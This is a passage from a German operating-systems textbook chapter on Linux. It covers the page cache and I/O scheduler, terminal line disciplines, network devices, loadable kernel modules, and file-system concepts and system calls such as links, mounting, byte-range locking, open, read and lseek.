Wenn sich der Block nicht im Seitencache befindet, dann wird er von der Platte in den Cache gelesen und von dort aus an die benötigte Stelle kopiert. Da der Seiten-cache nur eine feste Größe besitzt, wird der Seitenersetzungsalgorithmus aufgerufen, den wir im vorigen Abschnitt beschrieben haben.

Der Seitencache arbeitet sowohl für Lese- als auch für Schreibzugriffe. Wenn ein Programm einen Block schreibt, so wird er in den Cache gelegt, nicht auf die Platte. Der `pdflush`-Daemon bringt den Block auf die Platte, falls der Cache über einen festgelegten Wert wächst. Um zu vermeiden, dass Blöcke zu lange im Cache bleiben, bevor sie auf Platte geschrieben werden, werden zusätzlich alle veränderten Blöcke alle 30 Sekunden auf Platte geschrieben.

Um die Verzögerung durch wiederholte Plattenkopfbewegungen zu minimieren, benutzt Linux einen **Ein-/Ausgabe-Scheduler**. Die Aufgabe dieses Ein-/Ausgabe-Schedulers ist es, Lese-/Schreibanfragen an blockorientierte Geräte zu bündeln. Es gibt viele Scheduler-Varianten, die für unterschiedliche Arten der Arbeitslast optimiert sind. Der grundlegende Linux-Scheduler basiert auf dem originalen **Linus-Elevator-Scheduler**. Die Operationen dieses Schedulers können wie folgt zusammengefasst werden: Plattenoperationen werden in einer doppelt verketteten Liste nach der Sektoradresse der Plattenanfrage sortiert. Neue Anfragen werden sortiert in diese Liste eingefügt. Dadurch werden wiederholte teure Plattenkopfbewegungen verhindert. Die Anfrageliste wird

dann *gemischt*, so dass sich benachbarte Operationen mit einem einzigen Plattenzugriff ausführen lassen. Dieser grundlegende Elevator-Scheduler kann also zum Verhungern führen. Deshalb enthält die überarbeitete Version des Linux-Plattenschedulers zwei zusätzliche Listen, in denen Lese- oder Schreiboperationen nach ihren Deadlines sortiert sind. Die Standard-Deadlines sind 0,5 Sekunden für Leseanfragen und 5 Sekunden für Schreibanfragen. Wenn die Gefahr besteht, dass eine vom System definierte Deadline für die älteste Schreiboperation abläuft, dann wird diese Schreibanfrage vor allen anderen Anfragen der doppelt verlinkten Hauptliste bearbeitet.

Zusätzlich zu den regulären Plattendateien gibt es auch noch Blockdateien, auch **Raw-Blockdateien** genannt. Mithilfe dieser Dateien können Programme über absolute Blocknummern auf die Platte zugreifen, unabhängig vom Dateisystem. Sie werden meistens für Paging oder zur Wartung des Systems benutzt.

Die Interaktion mit zeichenorientierten Geräten ist einfach. Da diese Geräte einen Strom von Zeichen oder Datenbytes erzeugen oder verbrauchen, ist es wenig sinnvoll, wahlfreien Zugriff zu unterstützen. Eine Ausnahme bildet die Verwendung der **Zeilendisziplinen** (*line discipline*). Eine Zeilendisziplin kann mit einem Terminalgerät verbunden werden, das über die Struktur `tty_struct` repräsentiert wird, und stellt einen Interpreter für die Daten dar, die mit dem Terminalgerät ausgetauscht werden. Zum Beispiel kann die Zeile lokal bearbeitet werden (d.h. gelöschte Zeichen und Zeilen können entfernt werden), Wagenrückläufe können auf Zeilenumbrüche abgebildet werden und andere spezielle Verarbeitungen durchgeführt werden. Wenn ein Prozess dennoch auf jedes Zeichen reagieren möchte, kann er die Zeile in den Raw-Modus versetzen, wodurch die Zeilendisziplin umgangen wird. Nicht alle Geräte haben Zeilendisziplinen.

Die Ausgabe arbeitet auf ähnliche Weise, sie expandiert Tabulatoren zu Leerzeichen, konvertiert Zeilenvorschübe in Zeilenvorschübe + Wagenrückläufe, fügt für langsame mechanische Terminals Füllzeichen gefolgt von einem Wagenrücklauf ein und so weiter. Ebenso wie Eingaben können auch Ausgaben durch die Zeilendisziplin geleitet werden (Cooked-Modus) oder diese umgehen (Raw-Modus). Der Raw-Modus ist insbesondere dann sinnvoll, wenn ausführbare Daten über eine serielle Leitung an andere Computer geschickt werden, oder für GUIs. Hier sind keine Konvertierungen erwünscht.

Die Interaktion mit **Netzwerkgeräten** verläuft ein wenig anders. Obwohl Netzwerkgeräte auch Zeichenströme produzieren bzw. verbrauchen, sind sie aufgrund ihrer asynchronen Natur doch weniger für eine leichte Integration unter der gleichen Schnittstelle geeignet als andere zeichenorientierte Geräte. Der Netzwerkgerätetreiber erzeugt Pakete, die aus mehreren Datenbytes und einem Paket-Header bestehen. Diese Pakete werden dann durch eine Reihe von Netzwerkprotokolltreibern geleitet, bevor sie am Ende der Anwendung im Benutzeradressraum übergeben werden. Eine wichtige Datenstruktur ist die Socket-Puffer-Struktur, `skbuff`, die benutzt wird, um Speicherbereiche zu repräsentieren, die mit Paketdaten belegt sind. Die Daten in einem `skbuff`-Puffer beginnen nicht immer am Anfang des Puffers. Je nachdem, wie sie durch die unterschiedlichen Protokolle des Netzwerkstacks verarbeitet werden,

können Protokoll-Header gelöscht oder hinzugefügt werden. Der Benutzerprozess interagiert mit Netzwerkgeräten über `sockets`, das in Linux von dem originalen BSD-Socket-API unterstützt wird. Die Protokolltreiber können umgangen werden, so dass direkter Zugriff auf das zugrunde liegende Netzwerkgerät über `raw_sockets` ermöglicht wird. Nur Superuser sind berechtigt, Raw-Sockets zu erzeugen.

10.5.5 Linux-Kernmodule

Über Jahrzehnte wurden UNIX-Gerätetreiber statisch in den Kern gebunden, so dass alle Treiber stets vorhanden waren, wenn das System hochgefahren wurde. Betrachtet man die Umgebung, in der UNIX groß wurde – meist fakultätseigene Minicomputer und später High-End-Workstations mit überschaubarer und selten veränderter Hardware –, so funktionierte dieses Vorgehen sehr gut. Grundsätzlich erstellte ein Rechenzentrum einen Kern mit den Treibern für die Ein-/Ausgabegeräte und das war's. Wenn das Zentrum im folgenden Jahr eine neue Platte gekauft hat, so wurde der Kern neu gebunden. Keine große Sache.

Mit dem Auftreten von Linux auf der PC-Plattform veränderte sich plötzlich alles. Die Zahl der verfügbaren Ein-/Ausgabegeräte ist unter Linux um Größenordnungen umfangreicher als auf irgendeinem Minicomputer. Außerdem hätte wohl – obwohl der vollständige Quellcode vorhanden (oder leicht zu bekommen) ist – die Mehrheit der Benutzer ernsthafte Schwierigkeiten, einen neuen Treiber hinzuzufügen, alle mit dem Gerätetreiber verbundenen Datenstrukturen zu aktualisieren, den Kern neu zu binden und diesen dann als neues bootfähiges System zu installieren (ganz zu schweigen vom Umgang mit den Folgen der Erstellung eines Kerns, der nicht bootet).

Linux löste dieses Problem mit dem Konzept der **ladbaren Module**. Dies sind Codeteile, die zur Laufzeit des Systems in den Kern geladen werden können. Meistens sind dies block- oder zeichenorientierte Gerätetreiber, es können aber auch ganze Dateisysteme, Netzwerkprotokolle, Werkzeuge zur Leistungskontrolle oder andere gewünschte Elemente sein.

Wenn ein Modul geladen wird, müssen mehrere Dinge geschehen. Zunächst muss das Modul während des Ladens verlagert werden. Zweitens muss das System überprüfen, ob die Ressourcen, die der Treiber benötigt (z.B. Interruptnummern), verfügbar sind, und wenn ja, diese als benutzt markieren. Drittens müssen die benötigten Interruptvektoren eingerichtet werden. Viertens muss die entsprechende Treiberauswahltafel ergänzt werden, um den neuen Hauptgerätetyp zu verwalten. Schließlich wird es dem Treiber erlaubt zu laufen, um gerätespezifische Initialisierungen durchzuführen zu können. Wenn all diese Schritte einmal ausgeführt wurden, ist der Treiber vollständig installiert, ebenso wie ein statisch installierter Treiber. Andere moderne UNIX-Systeme unterstützen inzwischen ebenfalls ladbare Module.

10.6 Das Linux-Dateisystem

Der sichtbarste Teil eines jeden Betriebssystems, auch von Linux, ist das Dateisystem. In den folgenden Abschnitten werden wir die Grundkonzepte hinter dem Dateisystem von Linux, die Systemaufrufe und die Implementierung untersuchen. Einige der Konzepte stammen aus MULTICS und viele wurden von MS-DOS, Windows und anderen Systemen kopiert, andere aber sind spezifisch für UNIX-basierte Systeme. Der Entwurf von Linux ist besonders interessant, da er das Prinzip *Small is Beautiful* (deutsch: klein (im Sinne von einfach) ist schön) verdeutlicht. Mit einem minimalen Mechanismus und einer sehr begrenzten Anzahl an Systemaufrufen stellt Linux trotzdem ein mächtiges und elegantes Dateisystem bereit.

10.6.1 Grundlegende Konzepte

Das anfängliche Linux-Dateisystem war das MINIX-1-Dateisystem. Aufgrund der Tatsache, dass dort Dateinamen auf 14 Zeichen begrenzt waren (um kompatibel mit UNIX-Version 7 zu sein) und die maximale Dateigröße 64 MB betrug (was für die 10-MB-Platten dieser Ära des Guten zu viel war), bestand fast direkt von Anfang der Linux-Entwicklung an – die ungefähr fünf Jahre nach der Veröffentlichung von MINIX 1 begann – ein großes Interesse an besseren Dateisystemen. Die erste Verbesserung war das ext-Dateisystem, das Dateinamen mit 255 Zeichen und Dateien von 2 GB zuließ, dafür aber langsamer als das MINIX-1-Dateisystem war, also ging die Suche noch eine Weile weiter. Schließlich wurde das ext2-Dateisystem entwickelt, mit langen Dateinamen, langen Dateien und besserer Performanz – und es wurde zum Hauptdateisystem. Linux unterstützt aber auch noch mehrere Dutzend weiterer Dateisysteme, indem eine zusätzliche Schicht mit dem virtuellen Dateisystem Virtual File System (VFS) benutzt wird (welches wir im nächsten Abschnitt beschreiben werden). Wenn Linux gebunden wird, dann kann ausgewählt werden, welche Dateisysteme in den Kern eingebaut werden sollen. Bei Bedarf können weitere Dateisysteme als Module zur Laufzeit dynamisch geladen werden.

Eine Datei in Linux ist eine Folge von 0 oder mehr Bytes, die beliebige Informationen enthalten. Es wird keine Unterscheidung zwischen ASCII-, Binär- und sonstigen Dateien getroffen. Die Bedeutung der Bits in einer Datei liegt vollständig in der Hand des Dateibesitzers, das System kümmert sich nicht darum. Die Dateinamen sind auf 255 Zeichen begrenzt und alle ASCII-Zeichen außer NUL sind erlaubt, so dass ein Dateiname, der aus drei Wagenrückläufen besteht, gültig ist (allerdings nicht besonders günstig ist).

Konventionsgemäß erwarten viele Programme Dateinamen, die aus einem Grundnamen und einer Endung bestehen, getrennt durch einen Punkt (der als Zeichen zählt). Somit ist *prog.c* typischerweise ein C-Programm, *prog.f90* ist ein typisches Fortran-90-Programm und *prog.o* ist normalerweise eine Objektdatei (Auszug des Compilers). Diese Konventionen werden nicht vom Betriebssystem erzwungen, aber andere Programme erwarten sie. Dateiendungen können beliebig lang sein und Dateien können mehrere Endungen wie in *prog.java.gz* haben, was wahrscheinlich ein mit *gzip* komprimiertes Java-Programm ist.

Dateien können der Einfachheit halber in Verzeichnissen gruppiert werden. Verzeichnisse werden wie Dateien gespeichert und können weitgehend wie Dateien behandelt werden. Sie können Unterverzeichnisse enthalten, womit ein hierarchisches Dateisystem entsteht. Das Wurzelverzeichnis wird mit / bezeichnet und enthält normalerweise mehrere Unterverzeichnisse. Das Zeichen / wird auch zum Trennen von Verzeichnisnamen verwendet, so dass der Name /usr/ast/x eine Datei x im Verzeichnis ast bezeichnet, das selbst wiederum im Verzeichnis /usr liegt. Einige der wichtigsten Verzeichnisse in der Nähe der Wurzel sind in ►Abbildung 10.23 aufgeführt.

Verzeichnis	Inhalte
bin	Binärdateien (ausführbar)
dev	Spezialdateien für Ein-/Ausgabegeräte
etc	Verschiedene Systemdateien
lib	Bibliotheken
usr	Benutzerverzeichnisse

Abbildung 10.23: Einige wichtige Verzeichnisse der meisten Linux-Systeme

Es gibt zwei Möglichkeiten, wie in Linux Dateinamen spezifiziert werden können, die beide sowohl auf der Shell als auch innerhalb eines Programms anwendbar sind. Der erste Weg ist die Verwendung eines **absoluten Pfads**, der angefangen bei der Wurzel angibt, wie eine Datei erreicht wird. Ein Beispiel für einen absoluten Pfad ist /usr/ast/books/mos3/kap10. Dies weist das System an, im Wurzelverzeichnis nach einem Verzeichnis usr zu suchen und dann dort nach einem weiteren Verzeichnis, ast, zu suchen. Dieses Verzeichnis enthält wiederum ein Verzeichnis books, welches das Verzeichnis mos3 enthält, worin die Datei kap10 zu finden ist.

Absolute Pfade sind oft lang und unbequem. Aus diesem Grund erlaubt es Linux seinen Benutzern und Prozessen, das Verzeichnis, in dem gerade gearbeitet wird, als **Arbeitsverzeichnis** festzulegen. Pfadnamen können dann auch relativ zum Arbeitsverzeichnis angegeben werden. Ein Pfadname, der relativ zum Arbeitsverzeichnis angegeben ist, wird als **relativer Pfad** bezeichnet. Wenn zum Beispiel /usr/ast/books/mos3 das Arbeitsverzeichnis ist, dann hat das Shell-Kommando

```
cp kap10 backup10
```

exakt den gleichen Effekt wie das längere Kommando

```
cp /usr/ast/books/mos3/kap10 /usr/ast/books/mos3/backup10
```

Es kommt häufig vor, dass ein Benutzer eine Datei ansprechen muss, die einem anderen Benutzer gehört oder zumindest an einer anderen Stelle im Dateibaum liegt. Nutzen zum Beispiel zwei Benutzer eine Datei gemeinsam, so wird die Datei in einem Verzeichnis angelegt werden, das einem der beiden gehört, wodurch der andere einen absoluten Pfad verwenden (oder das Arbeitsverzeichnis wechseln) muss, um die Datei anzuspre-

chen. Fällt dieser Pfadname recht lang aus, dann ist es ärgerlich, diesen immer wieder eingeben zu müssen. Linux stellt eine Lösung für dieses Problem bereit, indem es den Benutzern das Erstellen eines neuen Verzeichniseintrages erlaubt, der auf eine bestehende Datei verweist. Ein solcher Eintrag wird als **Link** bezeichnet.

Betrachten wir als Beispiel die Situation in ►Abbildung 10.24(a). Fred und Lisa arbeiten gemeinsam an einem Projekt und jeder der beiden muss häufig auf die Dateien des anderen zugreifen. Wenn Fred als Arbeitsverzeichnis `/usr/fred` hat, so kann er die Datei `x` in Lisas Verzeichnis als `/usr/lisa/x` ansprechen. Alternativ dazu kann Fred, wie in ►Abbildung 10.24(b) gezeigt, einen neuen Eintrag in seinem Verzeichnis anlegen und dann die Datei `x` verwenden, wenn er `/usr/lisa/x` meint.




Abbildung 10.24: (a) Vor dem Erstellen eines Links (b) Nach dem Erstellen eines Links

In dem eben beschriebenen Beispiel haben wir angedeutet, dass es vor dem Erstellen des Links nur eine einzige Möglichkeit für Fred gab, Lisas Datei `x` anzusprechen, nämlich die Benutzung des absoluten Pfades. Tatsächlich ist dies nicht ganz richtig. Wenn ein Verzeichnis erstellt wird, dann werden darin automatisch zwei Einträge (`.` und `..`) erzeugt. Der erste Eintrag referenziert das Verzeichnis selbst, der zweite den Elternknoten des Verzeichnisses, also das Verzeichnis, in dem es selbst aufgeführt ist. Ausgehend von `/usr/fred` ist damit `./lisa/x` ein weiterer Pfad zu Lisas Datei `x`.

Neben regulären Dateien unterstützt Linux auch Zeichen- und Blockdateien. Zeichendateien werden verwendet, um serielle Ein-/Ausbabegeräte wie Tastaturen und Drucker zu modellieren. Das Öffnen und Lesen von `/dev/tty` liest von der Tastatur, das Öffnen und Schreiben von `/dev/lp` schreibt auf den Drucker. Blockdateien, oft mit Namen wie `/dev/hd1`, können zum Lesen und Schreiben von rohen Plattenpartitionen unabhängig vom Dateisystem verwendet werden. Somit wird mit einem Positionieren auf das Byte `k` und einem anschließenden Lesezugriff ab dem `k`-ten Byte von der entsprechenden Partition gelesen, wobei die I-Nodes und die Dateistruktur vollständig ignoriert werden. Rohe blockorientierte Geräte werden zum Beispiel bei Paging und Swapping von Programmen verwendet, die das Dateisystem anlegen (z.B. `mkfs`), und von Programmen, die defekte Dateisysteme reparieren (z.B. `fsck`).

Viele Rechner haben zwei oder mehr Platten. In Großrechnern von Banken ist es zum Beispiel häufig notwendig, 100 oder mehr Platten auf einer Maschine zu haben, um die benötigten riesigen Datenbanken aufzunehmen. Selbst PCs haben normalerweise mindestens zwei Platten – eine Festplatte und eine optische Platte (z.B. DVD). Wenn es mehrere Plattenlaufwerke gibt, dann stellt sich die Frage, wie diese verwaltet werden sollen.

Eine Lösung besteht darin, ein abgeschlossenes Dateisystem auf jedem anzulegen und diese einfach getrennt zu halten. Betrachten wir zum Beispiel die in ▶ Abbildung 10.25(a) dargestellte Situation. Wir haben hier eine Festplatte, die wir *C*: nennen wollen, und eine DVD, die mit *D*: bezeichnet wird. Jedes Laufwerk hat ein eigenes Wurzelverzeichnis und eigene Dateien. Bei dieser Lösung muss der Benutzer sowohl das Gerät als auch die Datei angeben, wenn er etwas benötigt, das vom Standard abweicht. Um zum Beispiel die Datei *x* in das Verzeichnis *d* zu kopieren, müsste man (unter der Voraussetzung, dass *C*: der Standard ist)

```
cp D:/x /a/d/x
```

eingeben. Dieser Ansatz wurde von vielen Systemen gewählt, darunter MS-DOS, Windows 98 und VMS.




Abbildung 10.25: (a) Getrenntes Dateisystem (b) Nach dem Einhängen

Die Lösung von Linux ist die Möglichkeit, eine Platte in den Dateibaum einer anderen Platte einzubinden (*mounting*). In unserem Beispiel könnten wir die DVD auf das Verzeichnis */b* einhängen, was zum Dateisystem in ▶ Abbildung 10.25(b) führt. Der Benutzer sieht jetzt nur noch einen Dateibaum und muss nicht mehr wissen, welche Datei auf welchem Gerät liegt. Das obige Kopierkommando kann dann als

```
cp /b/x /a/d/x
```

geschrieben werden – also genauso, als ob alles auf der Festplatte wäre.

Eine weitere interessante Eigenschaft des Linux-Dateisystems ist das **Sperren** (*locking*). In einigen Anwendungen können zwei oder mehr Prozesse die gleiche Datei zur gleichen Zeit verwenden, was zu zeitkritischen Abläufen führt. Eine Lösung wäre, die Anwendung mit kritischen Abschnitten zu programmieren. Wenn die beiden Prozesse jedoch voneinander unabhängigen Benutzern gehören, die sich untereinander nicht einmal kennen, so ist diese Form der Koordination im Allgemeinen unpraktisch.

Betrachten wir zum Beispiel eine Datenbank, die aus vielen Dateien in einem oder mehreren Verzeichnissen besteht und die von unabhängigen Benutzern verwendet wird. Es ist sicherlich möglich, ein Semaphor mit jedem Verzeichnis oder jeder Datei zu verknüpfen und den wechselseitigen Ausschluss dadurch sicherzustellen, dass jeder Prozess eine `down`-Operation auf das entsprechende Semaphor ausführt, bevor er auf die Daten zugreift. Der Nachteil ist aber, dass dann ein ganzes Verzeichnis oder eine ganze Datei nicht mehr zugänglich ist, selbst wenn nur ein einziger Datensatz benötigt wird.

Aus diesem Grund stellt POSIX einen flexiblen und feinkörnigen Mechanismus bereit, um von einem einzelnen Byte bis hin zu einer gesamten Datei so viel wie notwendig mit einer unsichtbaren Operation zu sperren. Das Sperren verlangt vom Aufrufer die Angabe der Datei, die gesperrt werden soll, des Bytes, an dem die Sperre beginnt, und der Anzahl der gesperrten Bytes. Wenn die Operation erfolgreich ist, legt das System einen Tabelleneintrag an, in dem vermerkt wird, dass die fraglichen Bytes (z.B. ein Datensatz in einer Datenbank) gesperrt sind.

Es werden zwei Arten von Sperren unterstützt, **gemeinsame Sperren** und **exklusive Sperren**. Wenn ein Teil einer Datei bereits eine gemeinsame Sperre enthält, dann wird zwar eine zweite Anfrage für eine gemeinsame Sperre zugelassen, eine Anfrage für eine exklusive Sperre schlägt jedoch fehl. Um eine Sperre erfolgreich zu setzen, muss jedes Byte in der zu sperrenden Region verfügbar sein.

Wenn ein Prozess eine Sperre setzt, so muss er festlegen, ob er im Fall, dass die Sperre nicht gesetzt werden kann, blockiert werden soll oder nicht. Wenn er blockiert werden möchte, dann wird der Prozess direkt nach dem Löschen der bestehenden Sperre wieder freigegeben und die neue Sperre gesetzt. Wenn der Prozess sich gegen das Blockieren entscheidet, dann kehrt der Systemaufruf sofort mit einem Statuscode zurück, der angibt, ob die Sperre erfolgreich war oder nicht.

Gesperrte Regionen können sich überlappen. In ►Abbildung 10.26(a) sehen wir, dass Prozess *A* eine gemeinsame Sperre auf die Bytes 4 bis 7 einer Datei gesetzt hat. Später setzt der Prozess *B* eine Sperre auf die Bytes 6 bis 9, wie in ►Abbildung 10.26(b) dargestellt. Schließlich sperrt Prozess *C* die Bytes 2 bis 11.

Betrachten wir nun, was passiert, wenn ein Prozess versucht, auf Byte 9 der Datei eine exklusive Sperre mit der Option zum Blockieren zu setzen. Da zwei vorhergehende Sperren diesen Block überdecken, wird der Aufrufer blockiert, bis sowohl *B* als auch *C* ihre Sperren aufheben.




Abbildung 10.26: (a) Datei mit einer Sperre (b) Hinzufügen einer zweiten Sperre (c) Eine dritte Sperre

10.6.2 Systemaufrufe zur Dateiverwaltung in Linux

Viele Systemaufrufe beziehen sich auf Dateien und das Dateisystem. Zunächst betrachten wir die Systemaufrufe, die auf einzelnen Dateien arbeiten. Später untersuchen wir solche Systemaufrufe, die Verzeichnisse oder das gesamte Dateisystem betreffen. Um eine neue Datei zu erzeugen, kann der `creat`-Aufruf verwendet werden. (Als Ken Thompson einmal gefragt wurde, was er anders machen würde, wenn er mit der Entwicklung von UNIX noch einmal ganz neu beginnen könnte, antwortete er, er würde statt `creat` diesmal `create` schreiben.) Die Parameter beinhalten den Dateinamen und die Schutzrechte. Damit erstellt

```
fd = creat("abc", mode);
```

eine Datei namens *abc* mit den Schutzbüts aus *mode*. Diese Bits beschreiben, welche Benutzer auf die Datei wie zugreifen können. Sie werden später beschrieben.

Der `creat`-Aufruf erzeugt nicht nur eine neue Datei, sondern öffnet sie auch zum Schreiben. Um nachfolgende Systemaufrufe für Zugriffe auf die Datei zu erlauben, gibt `creat` als Ergebnis einen kleinen, nicht negativen Integerwert zurück, den sogenannten **Dateideskriptor** (*fd* in obigem Beispiel). Wenn `creat` auf einer bestehenden Datei ausgeführt wird, dann wird die Datei auf die Länge 0 verkürzt und der Inhalt verworfen. Dateien können außerdem durch den `open`-Aufruf mit den entsprechenden Argumenten erzeugt werden.

Nun wollen wir uns die weiteren prinzipiellen Systemaufrufe für Dateien ansehen, die in ► Abbildung 10.27 aufgeführt sind. Um eine Datei zu lesen oder zu schreiben, muss die Datei mithilfe von `open` geöffnet werden. Dieser Aufruf gibt an, welche Datei

geöffnet werden sollen und wie diese geöffnet werden sollen: zum Lesen, zum Schreiben oder für beides. Außerdem können verschiedene Optionen angegeben werden. Ebenso wie `creat` liefert `open` einen Dateideskriptor, der zum Lesen oder Schreiben verwendet werden kann. Danach kann die Datei mit `close` geschlossen werden, womit der Dateideskriptor für nachfolgende `creat`- oder `open`-Aufrufe wieder verwendet werden kann. Sowohl `creat` als auch `open` liefern jeweils den kleinsten Dateideskriptor, der im Augenblick nicht benutzt wird.

Systemaufruf	Beschreibung
<code>fd = creat(name, mode)</code>	Eine Möglichkeit, eine Datei zu erzeugen
<code>fd = open(file, how, ...)</code>	Datei zum Lesen, Schreiben oder beidem öffnen
<code>s = close(fd)</code>	Offene Datei schließen
<code>n = read(fd, buffer, nbytes)</code>	Daten einer Datei in einen Puffer lesen
<code>n = write(fd, buffer, nbytes)</code>	Daten von einem Puffer in einer Datei speichern
<code>position = lseek(fd, offset, whence)</code>	Dateizeiger bewegen
<code>s = stat(name, &buf)</code>	Statusinformationen einer Datei holen
<code>s = fstat(fd, &buf)</code>	Statusinformationen einer Datei holen
<code>s = pipe(&fd[0])</code>	Pipe erzeugen
<code>s = fcntl(fd, cmd, ...)</code>	Dateisperren und andere Operationen

Abbildung 10.27: Einige dateibezogene Systemaufrufe. Der Rückgabewert `s` ist `-1` im Fehlerfall; `fd` ist ein Dateideskriptor und `position` ist ein Offset innerhalb der Datei. Die Parameter sollten selbst erklärend sein.

Wenn ein Programm auf normale Weise gestartet wird, sind die Dateideskriptoren 0, 1 und 2 für Standardeingabe, Standardausgabe bzw. Standardfehlermeldung bereits geöffnet. So kann ein Filter wie `sort` einfach seine Eingabe von Dateideskriptor 0 lesen und seine Ausgabe nach Dateideskriptor 1 schreiben, ohne wissen zu müssen, welche Dateien dies sind. Dieser Mechanismus funktioniert, da die Shell vor dem Programmstart dafür sorgt, dass sich diese Werte auf die richtigen (umgeleiteten) Dateien beziehen.

Die Aufrufe, die am häufigsten verwendet werden, sind zweifellos `read` und `write`. Jeder dieser Aufrufe hat drei Parameter: einen Dateideskriptor (welche geöffnete Datei soll gelesen oder geschrieben werden?), eine Pufferadresse (wo sollen die Daten abgelegt oder abgeholt werden?) und einen Zähler (wie viele Bytes sollen übertragen werden?). Das ist alles. Es ist ein sehr einfaches Design. Ein typischer Aufruf ist

```
n = read(fd, puffer, nbytes);
```

Obwohl fast alle Programme Dateien sequenziell lesen und schreiben, gibt es doch einige Programme, die wahlfrei auf Dateien zugreifen müssen. Mit jeder Datei ist ein Zeiger verknüpft, der die aktuelle Position innerhalb der Datei angibt. Während des sequenziellen Lesens (oder Schreibens) zeigt er normalerweise auf das nächste zu lesende (bzw. zu schreibende) Byte. Wenn der Zeiger z.B. auf 4.096 steht, dann wird, bevor 1.024 Byte

gelesen werden, der Zeiger nach einem erfolgreichen `read`-Aufruf automatisch auf 5.120 gesetzt. Der `lseek`-Aufruf verändert den Wert des Positionszeigers, so dass nachfolgende Aufrufe an `read` oder `write` irgendwo in der Datei oder sogar hinter dem Ende der Datei beginnen können. Dieser Befehl heißt `lseek`. Der Name entstand, um Konflikte mit `seek` zu vermeiden, einem inzwischen veralteten Aufruf, der auf 16-Bit-Computern zur Positionierung verwendet wurde.

Der Aufruf `lseek` hat drei Parameter: Der erste ist der Dateideskriptor der Datei, der zweite ist eine Position in der Datei und der dritte gibt an, ob die Position relativ zum Anfang der Datei, zur aktuellen Position oder zum Dateiende angegeben ist. Der Rückgabewert von `lseek` ist die absolute Position in der Datei, nachdem der Dateizeiger versetzt wurde. Ironischerweise ist `lseek` der einzige Dateisystemaufruf, der niemals eine tatsächliche Positionierung auf der Platte auslösen kann, da er nur die aktuelle Position in der Datei verändert, die ein Wert im Speicher ist.

Linux führt für jede Datei Buch über den Modus der Datei (reguläre Datei, Verzeichnis oder Spezialdatei), Größe, Zeitpunkt der letzten Änderung und andere Informationen. Programme können diese Informationen mit dem `stat`-Systemaufruf abfragen. Der erste Parameter ist ein Dateiname. Der zweite ist ein Zeiger auf einen Speicherbereich, in dem die angeforderte Information angelegt werden soll. Die Felder in der Struktur sind in ▶ Abbildung 10.28 aufgeführt. Der `fstat`-Systemaufruf entspricht dem `stat`-Aufruf mit der Ausnahme, dass dieser auf offenen Dateien (deren Name nicht bekannt sein muss) statt auf Pfadnamen arbeitet.

Gerät, das die Datei enthält

I-Node-Nummer (welche Datei des Geräts)

Dateimodus (auch Sicherheitsinformationen)

Anzahl der Links auf die Datei

Eigentümer der Datei

Gruppe der Datei

Dateigröße (in Byte)

Zeitpunkt der Erzeugung

Zeitpunkt des letzten Zugriffs

Zeitpunkt der letzten Änderung

Abbildung 10.28: Die Felder, die der `stat`-Systemaufruf zurückgibt

Der `pipe`-Systemaufruf wird verwendet, um Shell-Pipelines zu erzeugen. Es wird eine Art Pseudodatei erzeugt, welche die Daten zwischen den Komponenten der Pipeline puffert. Anschließend werden Dateideskriptoren für das Lesen und Schreiben der Pipeline zurückgeliefert. In einer Pipeline wie

```
sort <in | head -30
```

